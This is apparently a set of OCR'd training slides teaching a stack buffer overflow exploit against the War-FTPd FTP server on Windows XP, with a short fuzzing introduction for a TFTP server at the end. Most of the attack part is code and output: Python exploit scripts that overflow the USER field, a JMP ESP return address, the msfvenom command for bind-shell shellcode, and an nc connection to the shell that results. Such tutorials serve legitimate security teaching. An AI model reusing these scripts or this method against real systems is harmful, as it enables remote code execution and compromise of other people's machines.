
Identifying the Overwrite



Identifying the Overwrite

```
#!/usr/bin/python
import socket
#buffer = "A" * 1100
buffer =
"Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2
Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6A
g7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak
3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5A
n6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq
8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3A
u4Au5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax
6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0B
b1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4B
e5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2Bh3Bh4Bh5Bh6Bh7Bh8Bh9Bi
0Bi1Bi2Bi3Bi4Bi5Bi6Bi7Bi8Bi9Bj0Bj1Bj2Bj3Bj4Bj5Bj6Bj7Bj8Bj9Bk0Bk1Bk2Bk3Bk4Bk5Bk"
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
connect=s.connect(('10.0.0.58',21))
response = s.recv(1024)
print response
s.send('USER ' + buffer + '\r\n')
response = s.recv(1024)
print response
s.send('PASS PASSWORD\r\n')
s.close()
```

Identifying the Overwrite



Mona Findmsp

Use !mona findmsp to find all instances of part or all of the cyclic pattern in memory

Written to C:\logs\war-ftpd\findmsp.txt

Finds if the pattern is in the registers (i.e. EIP) and the offset from the beginning of the pattern

Mona Findmsp

Partial output from !mona findmsp (the registers):

EIP contains normal pattern : 0x32714131 (offset 485)

ESP (0x00affd48) points at offset 493 in normal pattern (length 607)


EDI (0x00affe48) points at offset 749 in normal pattern (length 351)

EBP (0x00affda0) points at offset 581 in normal pattern (length 519)

Verifying Offsets

```
#!/usr/bin/python
import socket
buffer = "A" * 485 + "B" * 4 + "C" * 611
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
connect=s.connect(('192.168.20.10',21))
response = s.recv(1024)
print response
s.send('USER ' + buffer + '\r\n')
response = s.recv(1024)
print response
s.send('PASS PASSWORD\r\n')
s.close()
```

Verifying Offsets



Redirecting Execution

This time we will redirect execution to shellcode which we will include in the attack string.

We need a reliable way to redirect our EIP control to that shellcode

Control of register(s) is an ideal way

Mona Findmsp Registers

EIP contains normal pattern : 0x32714131 (offset 485)

ESP (0x00affd48) points at offset 493 in normal pattern (length 607)

EDI (0x00affe48) points at offset 749 in normal pattern (length 351)

EBP (0x00affda0) points at offset 581 in normal pattern (length 519)

ESP

Memory address: 0x00affd48

Offset: 493

Length of string: 607

Ideal place to put our shellcode

But how to get there

Redirecting Execution to ESP

Hardcoding the memory address of ESP 0x00affd48 is not ideal.

\x00 is often a bad character since it terminates strings (it is here)

Also hardcoding addresses is bad for exploit portability

Bad Characters

Characters that break the attack string

Terminate the string, corrupt into a different character or characters

We will cover finding them in a later module

For now: bad characters are \x00 \x40 \x0a \x0d

JMP ESP

No Address Space Layout Randomization (ASLR) on XP

Instructions in loaded modules will be in the same location at reboot and on other systems of the same platform

Locate an instruction that sends execution to ESP

JMP ESP

!mona jmp -r esp -cpb '\x00\x0a\x0d\x40‘

Mona.py‘s jmp function searches for jmp to the register in -r.

Finds jmp esp and equivalent (call esp, push esp + ret)

-cpb automatically excludes bad characters

Which JMP ESP?

From the program or its loaded modules at best

If not, if msvcrt.dll is loaded it has undergone relatively few changes among Windows versions

0x77c35459 from msvcrt.dll

Don’t forget to flip the bytes for little endian


Breakpoints in Immunity

Set a breakpoint on the saved return pointer overwrite address

bp 0x77C35459

To see all the breakpoints go to View -> Breakpoints

Breakpoints in Immunity Debugger



Add JMP to Exploit

```
#!/usr/bin/python
import socket
#buffer = "A" * 1100
buffer = "A" * 485 + "\x59\x54\xC3\x77" + "C" * 4 + “D” *  607
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
connect=s.connect(('10.0.0.58',21))
response = s.recv(1024)
print response
s.send('USER ' + buffer + '\r\n')
response = s.recv(1024)
print response
s.send('PASS PASSWORD\r\n')
s.close()
```


Calling Conventions

ESP is at 483 4 bytes after the saved return pointer overwrite.

This doesn’t look like our picture from the last module.

This is due to the calling convention used by the program, deciding which function will clean up the arguments.

Reaching the Breakpoint



Stepping through the Program


Use F7 to step through the program to execute one instruction at a time

Step through the PUSH ESP + RET

We are redirected to our D's in ESP

This is where we will put our shellcode

Stepping through the Program



Msfvenom

Metasploit tool for creating stand alone payloads

Can generate shellcode from the Metasploit payload system

Can filter out bad characters with Metasploit encoders

Creating Shellcode with Msfevenom

root@kali:~# msfvenom -p windows/shell_bind_tcp -s 607 -b '\x00\x40\x0a\x0d’

-p is the payload. For this example we use an inline bind shell for Windows

-s maximum size of payload

-b bad characters to encode out

Creating Shellcode with Msfvenom

Shellcode is encoded with Shikata Ga Nai encoder


Gets rid of bad characters

That which is encoded must be decoded

Finished Exploit?

```
#!/usr/bin/python
import socket
#buffer = "A" * 1100
buf = ("\xba\x3c\x2a\x06\x7d\xdb\xc9\xd9\x74\x24\xf4\x5e\x33\xc9" +
..
"\x9a\x1e\x5e\x7b")
buffer = "A" * 485 + "\x59\x54\xC3\x77" + "C" * 4 + buf
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
connect=s.connect(('10.0.0.58',21))
response = s.recv(1024)
print response
s.send('USER ' + buffer + '\r\n')
response = s.recv(1024)
print response
s.send('PASS PASSWORD\r\n')
s.close()
```

Crash?


Immunity Debugger - war-ftpd.exe
File View Debug Plugins ImmLib Options Window Help Jobs
Immunity: Consulting Services Manager
CPU - thread 00000778
00AFFD4E 0000 ADD BYTE PTR DS:[EAX],AL
Registers (FPU)
EIP 00AFFD4E
bp 0x77c35459
[13:11:58] Access violation when writing to [00000001] - use Shift+F7/F8/F9 to pass e
Paused

getPC

Our shellcode is encoded and needs to be decoded before it runs

Must find itself in memory first using a routine known as getPC

Uses FSTENV instruction

00AFFD4F   D97424 F4   FSTENV (28-BYTE) PTR SS:[ESP-C]

getPC

FSTENV writes a 28 byte structure to the stack starting at ESP - C (C is 12 in hex)

So if our shellcode is at ESP (which in this case it is) the first few bytes will be corrupted by the getPC routine.

Step through with F7 and watch the stack

Moving ESP out of the Way

We need some instructions to move ESP out of the way before the getPC routine

Metasm is a Metasploit tool for assemblying instructions.

/usr/share/metasploit-framework/tools

./metasm_shell.rb

Moving ESP out of the Way

Assembly to move ESP is: ADD/SUB <destination>, <amount>

Since the stack grows to lower memory addresses, let’s subtract

metasm > **sub esp, 1500**
"\x81\xec\xdc\x05\x00\x00”

Has null bytes so let’s use a logical equivalent

metasm > **add esp, -1500**
"\x81\xc4\x24\xfa\xff\xff"

Finished Exploit

```
#!/usr/bin/python
import socket
#buffer = "A" * 1100
buf = ("\x81\xc4\x24\xfa\xff\xff" + "\xba\x3c\x2a\x06\x7d\xdb
\xc9\xd9\x74\x24\xf4\x5e\x33\xc9" +
"\x9a\x1e\x5e\x7b")
buffer = "A" * 485 + "\x59\x54\xC3\x77" + "C" * 4 + buf
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
connect=s.connect(('10.0.0.58',21))
response = s.recv(1024)
print response
s.send('USER ' + buffer + '\r\n')
response = s.recv(1024)
print response
s.send('PASS PASSWORD\r\n')
s.close()
```

Checking the Bind Shell

This time we don’t crash.

Cmd +R cmd netstat -ano (check for port TCP 4444 listening)

Or nc <IP of XP> 4444

nc 10.0.0.58 4444
C:\Documents and Settings\georgia\Desktop\WarFTP>echo %username%
echo %username%
georgia

Fuzzing

In our last exercise I told you to use 1100 A's in the username field to cause a crash.

How do we discover a vulnerability in the first place?

Send weird input to the program and try to cause a crash

3com TFTP 2.0.1

TFTP server running as a service on port UDP 69 on XP

Has a known vulnerability. Let’s find it using fuzzing.

We need to figure out how to speak TFTP first

TFTP Request for Comment

http://www.ietf.org/rfc/rfc1350.txt

This will tell us the details we need about TFTP

TFTP Format

2 bytes string 1 byte string 1 byte

| Opcode | Filename | 0 | Mode | 0 |

Anywhere that is of variable length and is user controllable is an ideal place to fuzz

TFTP Opcodes

Opcode operation

01 Read request (RRQ)

02 Write request (WRQ)

03 Data (DATA)

04 Acknowledgment (ACK)

05 Error (ERROR)

